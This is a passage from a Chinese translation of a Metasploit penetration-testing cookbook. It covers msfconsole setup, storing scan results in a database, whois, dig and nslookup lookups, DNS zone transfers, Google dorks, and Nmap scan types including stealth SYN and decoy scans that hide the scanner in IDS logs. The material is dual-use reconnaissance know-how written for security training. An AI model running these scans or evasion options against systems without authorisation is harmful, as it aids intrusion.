存消耗，因为 Windows 操作系统只为最小化进程提供了较少的内存共享，而对那些处于最大化模式运行的任务提供更快的执行速度，这样可以在一定程度上进一步减少内存消耗。

1.7 从界面开始——Metasploit 的“Hello World”

界面为用户与软件或平台通信提供了一个前端操作界面。Metasploit 有 4 个界面，分别是 msfgui、msfweb、msfcli 与 msfconsole。强烈建议用户熟练掌握这些界面，不过本书中主要介绍的是 msfconsole 界面，与其他界面相比较，这一界面是功能最强大的且完整整合。

准备

启动已经安装有 Metasploit 的操作系统，如果是装在虚拟机上，就启动虚拟机。

怎样实现

启动 msfconsole 很简单，遵循如下几个步骤。

（1）在 Windows 操作系统中，可以通过 Start |metasploit framework | msfconsole 菜单路径启动 msfconsole。

（2）在 BackTrack 中，可以浏览 Applications | Exploitation tools | Network exploitation tools | Metasploit framework | msfconsole。

（3）如果要从终端中直接启动 msfconsole，需要先使用如下命令。

```
root@bt:~# cd /pentest/exploits/framework3
```

（4）此时工作目录已切换到 framework3，输入如下命令即可启动 msfconsole。

```
root@bt:/pentest/exploits/framework3# ./msfconsole
```

现在，msfconsole 接口已经处于运行状态，可以接受命令输入。

怎样工作

Metasploit 界面拓展了基础库，该库可以启动框架的原有功能。可执行简单的命令，例如建立漏洞利用代码和攻击载荷、运行更新，以及配置数据库。随着程序运行的深入，将相应调用其他功能库。

更多

下面介绍 msfconsole 的功能。

尝试某些命令

这里列出几条可以进行尝试和探索的命令。

msf > ls：ls 命令可以列出当前所有的目录和文件，可以在其他目录下尝试。

msf > help：该命令将列出 Metasploit 框架中所有可用的命令，这些命令可以划分为核心命令和数据库后台命令，前者包含与框架直接相关的命令，后者包含与数据库进行交互的命令。

msf > msfupdate：可经常使用该命令将最新的漏洞利用代码、攻击载荷、库更新到 Metasploit 框架中。

1.8　在 Metasploit 框架中建立数据库

Metasploit 的重要特点是包括用于存储渗透测试结果的数据库。渗透测试涉及大量信息，并且持续数天，因此存储中间结果是必要的。因此，好的渗透测试工具应该正确地整合数据库，以便快速高效地存储结果。

准备

默认情况下，Metasploit 将自带的 PostgreSQL 作为基础数据库。在 BackTrack 上，还有另外一种选择，也就是 MySQL 数据库。用户可以使用这两种数据库中的任一种。我们先来看一下 PostgreSQL 数据库的默认设置。使用如下命令，切换 opt/framework3/config 目录，查看 database.yml 文件。

```
root@bt:~# cd /opt/framework3/config
root@bt:/opt/framework3/config# cat database.yml
production:
adapter: postgresql
database: msf3
username: msf3
password: 8b826ac0
```

```
host: 127.0.0.1
port: 7175
pool: 75
timeout: 5
```

注意系统已经创建的默认用户名、口令和默认数据库。记下这些值，后面会用到，也可以根据需要对这些值进行修改。

怎样实现

接下来的任务是连接数据库并使用。启动 msfconsole，并弄清楚如何建立数据库并存储结果。

首先检查有哪些可用的数据库驱动器。

```
msf > db_driver
[*]Active Driver: postgresql
[*]Available: postgresql, mysql
```

PostgreSQL 是默认使用的数据库，如果需要切换数据库驱动器，可以执行下面的命令。

```
Msf> db_driver mysql
[*]Active Driver: Mysql
```

这一命令将活跃的数据库驱动器切换到 MySQL，但本书中主要使用 PostgreSQL 数据库。

在最近一些版本的 Metasploit 中，Rapid7 已经不再支持 MySQL 数据库，因此 db_driver 命令将不再有效，PostgreSQL 数据库是 Metasploit 框架唯一支持的数据库。

怎样工作

要将数据库驱动器连接到 msfconsle，可以使用 db_connec 命令，下面给出的是该命令的语法示例。

```
db_connect username:password@hostIP:port number/database_name
```

下面，我们使用刚才从 database.yml 文件中记下来的用户名、口令、数据库名、端口号的默认值。

```
msf > db_connect msf3:8b826ac0@127.0.0.1:7175/msf3
```

成功执行这一命令后，即完成了数据库的配置过程。

更多

下面介绍建立数据库过程中一些相关的重要问题。

连接数据库时出错

建立数据库连接时可能会出错，出错时记住以下两点。

- 使用 db_driver 和 db_connect 命令进行检查，确认在使用正确的数据库组合。
- 使用 tart/etc/init.d 启动数据库服务，并尝试进行重新连接。

如果错误仍然没有解决，可以使用下面命令重装数据库及相关支持库。

```
msf> gem install postgres
msf> apt-get install libpq-dev
```

删除数据库

用户可以在任何时候丢弃已经创建的数据库并重新开始存储新的结果，下面展示的是删除数据库的命令示例。

```
msf> db_destroy msf3:8b826ac0@127.0.0.1:7175/msf3
Database "msf3" dropped.
msf>
```

1.9　使用数据库存储渗透测试结果

下面学习如何使用已配置的数据库存储渗透测试过程中生成的各种结果。

准备

如果前面的操作都已经成功完成，接下来就已经可以使用创建的数据库存储结果。在 msfconsole 中输入 help 命令，快速了解一下有哪些可用的数据库命令。

怎样实现

观察下面的简单示例。db_nmap 命令可以直接将端口扫描结果和相关信息存储到数据库中，启动 Nmap 对目标机器进行扫描，会得到怎样的结果。

```
msf > db_nmap 192.168.56.102
[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-04 20:03
IST
[*] Nmap: Nmap scan report for 192.168.56.102
[*] Nmap: Host is up (0.0012s latency)
[*] Nmap: Not shown: 997 closed ports
[*] Nmap: PORT  STATE SERVICE

[*] Nmap: 135/tcp open  msrpc
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.94 seconds
```

从结果可以看到，Nmap 生成了一些扫描结果，并自动地将结果存储到当前正在使用的数据库中。

我们可以在 Nmap 扫描时使用-oX 参数，以便以 XML 格式存储扫描结果，这有助于在其他第三方软件中导入扫描结果，比如后面章节中将使用的 Dardis 框架。

```
msf > nmap 192.168.56.102 -A -oX report
[*] exec: nmap 192.168.56.102 -A -oX report
Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-05 11:57 IST
Nmap scan report for 192.168.56.102
Host is up (0.0032s latency)
Not shown: 997 closed ports
PORT  STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

这里，report 是存储扫描结果的文件名，在后面讲解其他内容时会用到。

怎样工作

db_nmap 实质上创建了一个 SQL 查询，涉及多项扫描内容，扫描完成后，就会将各种相关值存入到数据库中。以电子表格形式存储扫描结果的便利性，使其很更容易与第三方工具进行结果共享。

1.10　分析数据库中存储的渗透测试结果


在数据库存储测试结果后，下一步工作就是对其进行分析，分析有助于更深入地理解目标系统。根据使用需求的不同，数据库中的测试结果可以长期存储，也可以短期存储。

准备

启动 msfconsole，遵循前面介绍的操作步骤，建立数据库连接。可以用数据库存储新的测试结果，也可以用来分析以前存储的结果。可以导入前面 Nmap 扫描时创建的 XML 文件，以便对扫描结果进行分析。

怎样实现

尝试一些重要命令，以便对存储结果有更清晰的理解。



上图展示了 hosts 命令的输出结果。观察可以发现，该命令的输出结果包含了较多内容，表中包含了多列项目。为了更清晰，可以在 hosts 命令中使用过滤参数，这样就可以只显示

和查看需要的内容，请看下面的命令示例。

```
msf > hosts -c address, os_name
Hosts
=====

address                 os_name
-------          ------
192.168.56.1
192.168.56.101
192.168.56.102  Microsoft Windows
192.168.56.103  Linux
```

msf > services：用于查看目标机器上运行的服务。

```
msf > services
Services
========

host          port  proto  name        state      info
----          ----  -----  ----        -----      ----
192.168.56.101  111    tcp  rpcbind     open
192.168.56.102  135    tcp  msrpc       open
192.168.56.102  139    tcp  netbios-ssn   open
192.168.56.102  445    tcp  microsoft-ds  open
192.168.56.102  135    tcp  msrpc       open   Microsoft Windows
RPC
```

msf > vulns：该命令列出数据库中各主机上存在的所有漏洞。

msf > db_autopwn：这是一条功能强大的命令，用于自动化实现对数据库中目标主机的攻击渗透。该命令需要对攻击渗透过程有更多的理解，因此后面将会对这一命令进行分析。

怎样工作

分析过程很简单，并且通过使用各种过滤参数可轻松获取需要的结果，前面也展示了如何读取数据库输出及如何对其进行高效管理。最后两条命令 vulns 与 db_autopwn 是攻击渗透相关的命令，后面章节中会再对其进行讲解。

第 2 章

信息收集与扫描

本章讲解下述内容：

- 被动式信息收集 1.0 版——传统方式；
- 被动式信息收集 2.0 版——升级；
- 端口扫描——Nmap 方式；
- 探索用于扫描的辅助模块；
- 使用辅助模块进行目标服务扫描；
- 使用 Nessus 进行漏洞扫描；
- 使用 NeXopse 进行扫描；
- 使用 Dradis 框架共享扫描信息。

2.1 介绍

信息收集是渗透测试中的第一个基本步骤，该步骤的主要目标是尽可能多地发现有关目标机器的信息。获取的信息越多，对目标进行成功渗透的概率就越大。在信息收集阶段，主要的关注点是收集目标机器相关的实际信息，例如 IP 地址、可用服务、开放端口等。在整个渗透测试进程中，这些信息扮演着重要角色。信息收集基本上要用到 3 种类型的技术。

- 被动式信息收集
- 主动式信息收集
- 社会工程学

首先对这 3 种技术进行一个简单快速的解读。

- **被动式信息收集**：使用该技术进行信息收集时，不需要与目标机器本身建立任何物

理连接，而是使用其他信息源来获取目标机器的有关信息，例如使用 whois 查询、Nslookup 命令等方式。假定目标是一个在线的 Web 应用，那么使用简单的 whois 查询可以获取该 web 应用的大量信息，例如 IP 地址、域、子域、服务器位置、托管服务器等。这些信息在渗透测试中是非常有用的，有助于拓宽对目标机器的渗透路径。

- **主动式信息收集**：使用该技术时，需要与目标机器建立逻辑连接来获取信息。这种技术能获取更多的信息，可作为理解目标机器的安全性的参考依据。在主动式信息收集技术中，应用最为广泛的是对目标机器进行端口扫描，主要关注的是目标机器上有哪些开放端口，运行了哪些可用服务。
- **社会工程学**：该类型的信息收集技术与被动式信息收集有类似之处，但主要依赖的是人为错误和以打印输出、电话交谈或不正确的电子邮件 ID 等形式泄露的信息。利用这种技术的方法种类繁多，因此，社会工程学本身就可以成为一个单独的领域或范畴。例如，黑客可以注册与发音错误类似的域名，并建立邮件服务器用来收集出错的电子邮件，这些领域也就是众所周知的以假乱真的领域，也就是双面恶魔。

在本章中，将详细分析用于收集的各种类型被动式与主动式技术。具体安排是，前两节将分析被动式信息收集方式中最常用的和最常被忽略的技术，接下来集中介绍怎样通过端口扫描来获取目标机器信息。Metasploit 内有内置的扫描功能，同时整合了一些第三方工具以此来进一步增强端口扫描功能，我们将介绍内置的扫描器和一些工作在 Metasploit 框架之上的流行的第三方扫描器。下面我们就开始介绍对目标机器的信息收集过程。

2.2 被动式信息收集 1.0——传统方式

下面介绍用于信息收集的一些最常用技术。

准备

whois、Dig 和 Nslookup 是获取目标初始信息的 3 个最基本、最简单的步骤，这些命令都属于被动式信息收集技术，因此不需要建立与目标机器之间的任何连接。这些命令可以直接在 BackTrack 终端执行。打开终端窗口，准备下一步操作。

怎样实现

我们通过一个简单的 whois 查询开始信息收集，whois 是 BackTrack 中内置的一条命令，

可以在终端直接运行。

我们对 www.packtpub.com 进行简单的 whois 查询，并分析其输出结果，由于输出内容很多，这里只关注相关的部分。

```
root@bt:~# whois www.packtpub.com
Domain Name: PACKTPUB.COM
   Registrar: EASYDNS TECHNOLOGIES, INC.
   Whois Server: whois.easydns.com
   Referral URL: http://www.easydns.com
   Name Server: NS1.EASYDNS.COM
   Name Server: NS2.EASYDNS.COM
   Name Server: NS3.EASYDNS.ORG
   Name Server: NS6.EASYDNS.NET
   Name Server: REMOTE1.EASYDNS.COM
   Name Server: REMOTE2.EASYDNS.COM
   Status: clientTransferProhibited
   Status: clientUpdateProhibited
   Updated Date: 09-feb-2011
   Creation Date: 09-may-2003
   Expiration Date: 09-may-2016
```

从上面的信息中可以看到，简单的 whois 查询结果展示了目标 Web 网站很多的相关信息，包括 DNS 服务器、创建日期、过期时间等。由于这些信息是从第三方而非从目标获取的，因此称之为被动式信息收集技术。

另一种被动式获取信息的方式是查询 DNS 记录，最常见的是使用 dig 命令，这条命令在 UNIX 机器上默认包含，下面分析对 www.packtpub.com 的 dig 查询。

```
root@bt:~# dig www.packtpub.com
; <<>> DiG 9.7.0-P1 <<>> www.packtpub.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1583
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 6, ADDITIONAL: 1

;; QUESTION SECTION:
;www.packtpub.com.          IN    A
```

```
;; ANSWER SECTION:
www.packtpub.com.    1200    IN    CNAME    packtpub.com.
packtpub.com.        1200    IN    A    83.166.169.228

;; AUTHORITY SECTION:
packtpub.com.        1200    IN    NS    remote1.easydns.com.
packtpub.com.        1200    IN    NS    ns2.easydns.com.
packtpub.com.        1200    IN    NS    ns6.easydns.net.
packtpub.com.        1200    IN    NS    ns3.easydns.org.
packtpub.com.        1200    IN    NS    ns1.easydns.com.
packtpub.com.        1200    IN    NS    remote2.easydns.com.

;; ADDITIONAL SECTION:
ns3.easydns.org.    5951    IN    A    64.68.192.10
```

从上面的信息中可以看出，查询 DNS 记录展示了目标的更多信息。dig 命令可用于实现主机名和 IP 地址之间的双向解析，此外，dig 命令也可以用于从名服务器上收集版本信息，这些信息对于目标主机的攻击渗透可以起到一定的辅助作用。还有，识别主 DNS 服务器（或者有些情况下需要识别主邮件服务器或托管服务器）具有一定的困难，这时就需要使用 Nslookup 命令。Nslookup 命令几乎和 dig 命令一样灵活，但默认提供了用于识别主服务器的更简单的方法，例如识别邮件服务器或 DNS 服务器。

```
root@bt:~# nslookup www.packtpub.com
Server:      220.226.6.104
Address:    220.226.6.104#53

Non-authoritative answer:
www.packtpub.com    canonical name = packtpub.com.
Name:    packtpub.com
Address: 83.166.169.228
```

可以看到 Nslookup 命令展示了与目标相关的进一步信息，例如 IP 地址、服务器 IP 等内容。这些被动式信息收集技术都展示了一些与目标相关的信息，为渗透测试工作提供了便利。

怎样工作

dig 命令可用于发现 SPF（Sender Policy Framework，发送者策略框架）记录，SPF 记录定义了域的邮件发送策略，也就是说，哪些服务器负责发送邮件。不正确的 SPF 记录经常会产生钓鱼邮件或垃圾邮件。

SPF 记录是以文本方式发布的，负责确保某个特定域的注册用户或合作伙伴不会遭受钓鱼邮件攻击。Dig 查询获取的信息有助于确定目标中是否存在这些问题。

更多方法

下面一起了解更多可用于被动式信息收集的方法。

使用第三方网站

我们已经学习了使用内置命令对目标进行查询并获取信息的方法。实际上还有一种效果同样好的技术可用于执行类似操作，即使用网站，尤其是用于查询的专门网站。这些网站也可以提供目标主机的物理位置、联系方式、管理员电子邮件等信息。

下面两个是有用的网站。

```
http://who.is
http://www.kloth.net
```

2.3　被动式信息收集 2.0——升级方式

每个安全专业人员都知道前面讨论的这些信息收集技术，但是还有一些技术未被介绍，由于这些技术不太流行而鲜为人知，但实际上可以提供同样的功能。下面的讨论中包括对目标进行更深层次的分析，尽管使用的仍然是被动式收集技术。这些技术不涉及 Metasploit 的使用，但既然信息收集是渗透测试中的重要环节，我们还是对其进行讨论。

准备

本节将讲解如下 3 种技术。

- **区域传送**：可以使用终端实现。
- **SMTP 头**：该技术需要目标向渗透测试人员发送电子邮件。

- **Google dork**：一种简单但有用的技术，可通过搜索引擎获取信息。

下面首先从区域传送开始介绍。

怎样实现

区域传送是 DNS 服务器在多个服务器之间交换某个域的授权记录的一种特殊方法，可用于在主服务器和从服务器之间传送域信息的大块列表。配置不当的 DNS 服务器会对客户端查询进行响应并提供被查询域的相关信息。

下面的实例中，查询语句 dig @ns1.example.com example.com axfr 将返回一个列表，其中包含有一些 IP 地址及其相应的主机名。

```
Domain: example.com.
Primary Nameserver: ns1.examplehosting.com E-mail Contact: admin@examplehosting.com

/www/cgi-bin/demon/external/bin/dig @ns1.example.com example.com. axfr

; <<>> DiG 2.1 <<>> @ns1.examples.com example.com. axfr ; (1 server found)
example.com.3600SOAns1.examplehosting.com. admin.example.com. (

        10; serial
        3600; refresh (1 hour)
        600; retry (10 mins)
        1209600; expire (14 days)
        3600 ); minimum (1 hour)

        example.com. 3600 A         10.2.3.4
        example.com. 3600 NS        ns1.examplehosting.com
        example.com. 3600 NS        ns2.examplehosting.com
        example.com. 3600 MX        10 smtp.example.com.

        webmail.example.com. 3600 CNAME  webmail.freemail.com.
        router.example.com.  3600 A      10.2.3.1
        fw1.example.com.     3600 A      10.2.3.2
        snort.example.com.   3600 A      10.2.3.3
        www.example.com.     3600 A      10.2.3.4
        ftp.example.com.     3600 A      10.2.3.5
        pdc.example.com.     3600 A      10.2.3.6
        mailsweeper          3600 A      10.2.3.10
        devserver            3600 A      10.2.3.10
        mimesweeper          3600 CNAME  mailsweeper.example.com.

        example.com.         3600 SOA    ns1.examplehosting.com
admin.examplehosting.com. (
                10; serial
                3600; refresh (1 hour)
                600; retry (10 mins)
                1209600; expire (14 days)
```

从上图可以看出，本次查询共识别了 10 个主机名，out of which eight unique hosts belong to example.com. 同时，主机名的描述性很强，足以清晰地看出在其上运行的服务类型。

分析 SMTP 是另一种可以获取目标信息的潜在信息源，可以提供邮件服务器及其 IP 地址、版本等信息。这种方法的唯一不足在于需要有一封从目标所在位置发送的电子邮件才能进行分析。下图展示了从目标主机发送的电子邮件头部信息的部分内容。

```
Delivered-To: abhinavbom@gmail.com
Received: by 10.231.31.129 with SMTP id y1cs138050ibc;
        Wed, 12 Oct 2011 00:02:38 -0700 (PDT)
Received: by 10.227.200.20 with SMTP id eu20mr8979205wbb.42.1318402957197;
        Wed, 12 Oct 2011 00:02:37 -0700 (PDT)
Return-Path: <zainabb@packtpub.com>
Received: from imap.packtpub.com (imap.packtpub.com. [83.166.169.248])
        by mx.google.com with ESMTP id n1si738156wbh.28.2011.10.12.00.02.36;
        Wed, 12 Oct 2011 00:02:37 -0700 (PDT)
Received-SPF: pass (google.com: best guess record for domain of zainabb@packt
sender) client-ip=83.166.169.248;
Authentication-Results: mx.google.com; spf=pass (google.com: best guess recor
83.166.169.248 as permitted sender) smtp.mail=zainabb@packtpub.com
Received: by imap.packtpub.com (Postfix, from userid 763)
        id 27B425700021; Wed, 12 Oct 2011 08:02:36 +0100 (BST)
X-Spam-Checker-Version: SpamAssassin 3.2.5 (2008-06-10) on imap.packtpub.com
X-Spam-Level:
X-Spam-Status: No, score=-101.4 required=5.0 tests=ALL_TRUSTED,AWL,
        HTML_MESSAGE,HTTP_ESCAPED_HOST,USER_IN_WHITELIST autolearn=failed
        version=3.2.5
Received: from [127.0.0.1] (unknown [122.182.11.42])
        (Authenticated sender: zainabb@imap.packtpub.com)
        by imap.packtpub.com (Postfix) with ESMTP id D4CEC5700020
        for <abhinavbom@gmail.com>; Wed, 12 Oct 2011 08:02:33 +0100 (BST)
Message-ID: <4E953B85.4030109@packtpub.com>
```

对上面的信息进行详细分析后可以判断，邮件服务器的 IP 地址是 83.166.169.248，该邮件服务器使用了 ESMTP 服务，用户使用了 IMAP 服务，这些额外的信息对于目标的进一步攻击渗透非常有用。

最后一种技术是 **Google dorks**，这种方法只在某些场景下适用，但还是很值得一试，因为不去试一下就永远不会知道这种方法能揭示哪些秘密信息。很多时候，Google 搜索者会通过 Internet 访问而看到目标服务器上本来用于内部使用的特定文件和文档，并可以在搜索结果中对其进行索引。利用一些 Google 搜索技巧，比如在搜索结果中结合使用 site 与 fletype 关键字，可以找到一些有趣的结果。

比如在 Google 中进行以下查询。

- `www.target .com filetype:xls`
- `www.target.com filetype:pdf`
- `site:www.target.com filetype:db`

类似地，可以尝试其他几种不同的组合方式从 Google 搜索中挖掘一些结果。

怎样工作

Dig 查询返回的数据基本上是由目标 IP 或域在注册时的所用者提供的。区域传送信息被特别地提供给 DNS 服务器，以便建立起已注册域的正确映射关系。dig 查询有助于取回

这种信息。SMTP 头部是电子邮件中原始的数据部分，Since it is the main data representation of e-mails，因此其中包含了电子邮件发送者的大量信息。

Google dorks 本身并不包含什么信息，只是 Google 搜索者索引的各种文件构成的搜索结果。文件在被 Google 搜索索引后，就可以使用某些特定的搜索类型进行查看。

更多

Google dorks 的乐趣

www.jhony.ihackstuff.com 网站提供了最广泛的 Google dorks 指南，从中可以找到 Google dorks 列表，利用这些技巧，可以获取大量隐藏的目标信息。

2.4 端口扫描——Nmap 方式

端口扫描是一种主动式信息收集技术，可以对目标进行直接的操作。端口扫描是一个有趣的信息收集过程，包含了对目标机器更深度的搜索。对安全专业人员而言，Nmap 是最强大、最受欢迎的扫描器，其使用方式也包括从初级到高级多个层次，我们将对各种扫描技术进行详细分析。

准备

从 Metasploit 中启动 nmap 是容易的。启动 msf 控制台，键入 nmap，就可以显示 Nmap 提供的扫描选项列表。

```
msf > nmap
```

怎样实现

我们将分析 4 种不同类型的 Nmap 扫描技术，这些扫描类型都对渗透测试非常有用。实际上 Nmap 提供了许多针对目标的不同扫描方式，但本书只关注 TCP connect scan、SYN stealth scan、UDP scan 及 ACK scan 等 4 种。在一次扫描中，可以结合使用多个不同的扫描选项，以便对目标进行更高级、更复杂的扫描。

下面以实例形式展示几种不同的扫描类型。

TCP connect [-sT]扫描是最基本的，也是 Nmap 默认使用的扫描类型，遵循 TCP 协议中“三方握手”过程，并以此检测目标机器上的开放端口。

```
msf > nmap -sT -p1-10000 192.168.56.102
[*] exec: nmap -sT -p1-10000 192.168.56.102


Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 00:03 IST
Nmap scan report for 192.168.56.102
Host is up (0.0058s latency).

Not shown: 9997 closed ports

PORT  STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems
```

从结果可以看到，这种扫描方式传递了–sT 参数，该参数表明了要进行的扫描是 TCP connect scan，–p 参数定义了要扫描的端口范围。由于 TCP connect scan 以“三方握手”为依据，因此一般认为其扫描结果是准确的。

SYN scan [-sS] 被视为一种隐蔽的扫描技术，因为不需要在目标和扫描器之间建立完全的连接，因此也称为半开扫描。下面是 SYN 扫描示例。

```
msf > nmap -sS 192.168.56.102
[*] exec: nmap -sS 192.168.56.102

Starting Nnmap 5.51SVN (http://namp.org) at 2011-10-19 00:17 IST
Nmap scan report for 192.168.56.102
Host is up (0.0019s latency).

Not shown: 997 closed ports
 PORT  STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems
```

–sS 参数表明 Nmap 要对目标进行 SYN scan。TCP connect 与 SYN 这两种扫描方式在

大多数情况下是类似的，唯一的区别在于 SYN scan 更不容易被防火墙和入侵检测系统发现，不过现代的防火墙已足以检测出 SYN scan。

UDP scan [-sU]是用于识别目标中开放 UDP 端口的扫描技术，需要向目标机器发送 0 字节的 UDP 数据包，如果返回的是 ICMP 端口不可达信息，就表明端口是关闭的，否则就可以判断是开放的。下面是在 Metasploi 框架中进行 UDP 扫描的示例。

```
msf > nmap -sU -p9001 192.168.56.102
```

上示例中的命令用于检查目标主机 192.168.56.102 上的 UDP 端口是否开放。类似地，通过修改-p 参数，也可以对完整范围的 UDP 端口进行扫描。

ACK scan [-sA]是一种比较特别的扫描类型，可以判断端口是否被防火墙过滤。通过向远程端口发送 TCP ACK 数据帧即可实现。如果目标没有响应，可以判断是被过滤过的端口；如果目标返回的是 RST（连接重置）数据包，则可以判断该端口是未被过滤的端口。

```
msf > nmap -sA 192.168.56.102
[*] exec: nmap -sA 192.168.56.102

Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 00:19 IST
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency).

Not shown: 999 filtered ports

PORT       STATE       SERVICE
9001/tcp  unfiltered   tor-orport

MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
```

上面展示的是对目标进行 ACK 扫描的结果，从中可以看出，除了 9001 端口是未被过滤的之外，目标上其他所有端口都已被防火墙过滤。这些信息有助于寻找目标中的弱点，因为对目标中未被过滤的端口进行攻击，成功的几率更高。

怎样实现

通常，渗透测试人员并不会在扫描过程中投入太多精力，但好的扫描过程可以提供大量有用的结果。鉴于扫描收集的信息是执行渗透测试的基础，因此正确掌握扫描类型的相

关知识是非常重要的，下面深入讲解之前提到的几种扫描类型。

TCP connect scan 是最基本的扫描技术，需要在扫描器和测试端口之间建立完整的连接，可通过操作系统的网络函数实现。其主要过程是，扫描器向目标机器发送一个 SYN 数据包，如果目标端口是开放的，则向扫描器返回一条 ACK 消息，之后扫描器再向目标机器返回一条 ACK 消息，从而在两者之间成功建立连接，称之为“三方握手”过程。该过程启动后连接自动终止。这一技术具有其自身的优点，但很容易被防火墙或入侵检测系统追踪到。

SYN scan 是另一种 TCP 扫描类型，不需要与目标建立完全连接。这种扫描并不使用操作系统的网络函数，而是生成原始 IP 数据包并对目标响应进行监测。如果目标端口是开放的，则返回一条 ACK 消息，之后扫描器发送一条 RST（连接重置）消息中断连接，因此也称为**半开扫描**。同时，这种扫描也被认为是一种隐蔽扫描技术，可以防止在配置不当的防火墙或入侵检测系统中产生告警标记。

UDP 扫描是一种无连接的扫描技术，因此不会向扫描器返回响应信息以说明目标是否接收到数据包。如果目标端口是关闭的，则向扫描器返回一条 ICMP 端口不可达消息；如果没有返回消息，则端口被视为开放。但使用该方法可能会产生错误的结果，因为防火墙在设置上可以阻塞数据包，目标机器也就不会生成响应消息，从而导致扫描器将目标端口视为开放。

ACK scan 的主要目的是识别过滤端口和非过滤端口，这是一种独特而又方便的扫描技术，有助于发现目标系统的弱点，因为未被过滤端口是易于攻击的目标。但主要缺点是不能识别开放端口，因为该扫描从不与目标建立连接。在 ACK scan 的结果中只会列出某些端口是过滤的还是非过滤的。将 ACK scan 与其他扫描类型结合使用，可以得到更好的隐蔽扫描结果。

更多

下面介绍关于 nmap 扫描的更多知识，以及怎样将不同的扫描类型结合使用。

操作系统与版本检测

除了一般的端口扫描之外，Nmap 还提供了一些高级选项，有助于获取更多关于目标的信息。其中应用最广泛的选项是 **operating system identifcation [-O]**，可用于判断目标主机的操作系统类型，如下例所示。

```
msf > nmap -O 192.168.56.102
[*] exec: nmap -O 192.168.56.102
```

```
Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 02:25 IST
Nmap scan report for 192.168.56.102
Host is up (0.0014s latency).

MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
Device type: general purpose

Running: Microsoft Windows XP|2003
```

从结果可以看到，Nmap 成功地检测出目标机器的操作系统类型。根据操作系统类型，可以更容易找到合适的攻击代码。

另一个广泛使用的 Nmap 选项是 version detection [-sV]。该选项可以与前面讲过的任意扫描类型混合使用，从而获知目标开放端口上运行服务的具体版本。

```
msf > nmap -sT -sV 192.168.56.102
[*] exec: nmap -sV 192.168.56.102

Starting Nmap 5.51SVN ( http://nmap.org ) at 2011-10-19 02:27 IST
Nmap scan report for 192.168.56.102
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT                STATE           SERVICE
VERSION
135/tcp             open         msrpc Microsoft Windows RPC
139/tcp             open            netbios-ssn
445/tcp             open        microsoft-ds Microsoft Windows XP
MAC Address: 08:00:27:34:A8:87 (Cadmus Computer Systems)
Service Info: OS: Windows
```

从结果可以看到，版本中多了一个额外的版本列信息，其中包含了目标机器上运行服务的不同版本。

增加匿名性

以匿名方式进行扫描是非常重要的。如果不采用安全隐蔽措施进行扫描，防火墙和 IDS 日志将会揭示扫描者的 IP 地址，Nmap 中 **Decoy [-D]**选项可以提供这样的功能。

decoy 选项不能防止扫描者 IP 地址被防火墙和 IDS 记录下来，而是使得扫描行为看起来更加复杂。使用这一选项时，会在日志文件中增加其他扫描源，看起来就像有几个其他攻击者一起对目标机器进行并发扫描一样。所以，如果在扫描时添加两个 decoy IP 地址，从日志文件看，请求数据包是从 3 个不同的 IP 地址发送的，其中一个是真正的扫描者 IP 地址，而另外两个是扫描者自己添加的假 IP 地址，如下例所示。

```
msf > nmap -sS 192.168.56.102 -D 192.134.24.34,192.144.56.21
```

这一示例展示了 decoy 参数的作用，-D 参数后面的 IP 地址是假 IP 地址，会在目标机器的网络日志文件中和真正的扫描者 IP 地址一起出现，这会混淆网络管理员，将 3 个 IP 地址都误判为假的或欺骗的。然而，过多地使用 decoy 地址会影响扫描结果，因此建议根据实际需要使用一定数量的 decoy 地址。

2.5　探索用于扫描的辅助模块

辅助模块是 Metasploit 框架的内置模块，有助于执行各种类型的任务。辅助模块与攻击代码不同，它运行在渗透测试人员的机器上，并且不提供任何 shell。Metasploit 框架中提供了 350 多个不同的辅助模块，每个都可以执行一些特定任务，这里只讨论几个扫描器辅助模块。

准备

要使用辅助模块，需要 3 个简单的步骤。

（1）激活模块：使用 use 命令将特定模块设置为等待执行命令的活跃状态。

（2）设置规范：使用 set 命令设置该模块执行所需要的不同参数。

（3）运行模块：完成前两个步骤之后，使用 run 命令最终执行该模块并生成相应结果。

要了解 Metasploit 框架中有哪些可用的扫描模块，可以浏览如下地址。

```
root@bt:~# cd /pentest/exploits/framework3/modules/auxiliary/scanner
```

使用辅助模块，需要启动 msfconsole 会话过程。

怎样实现

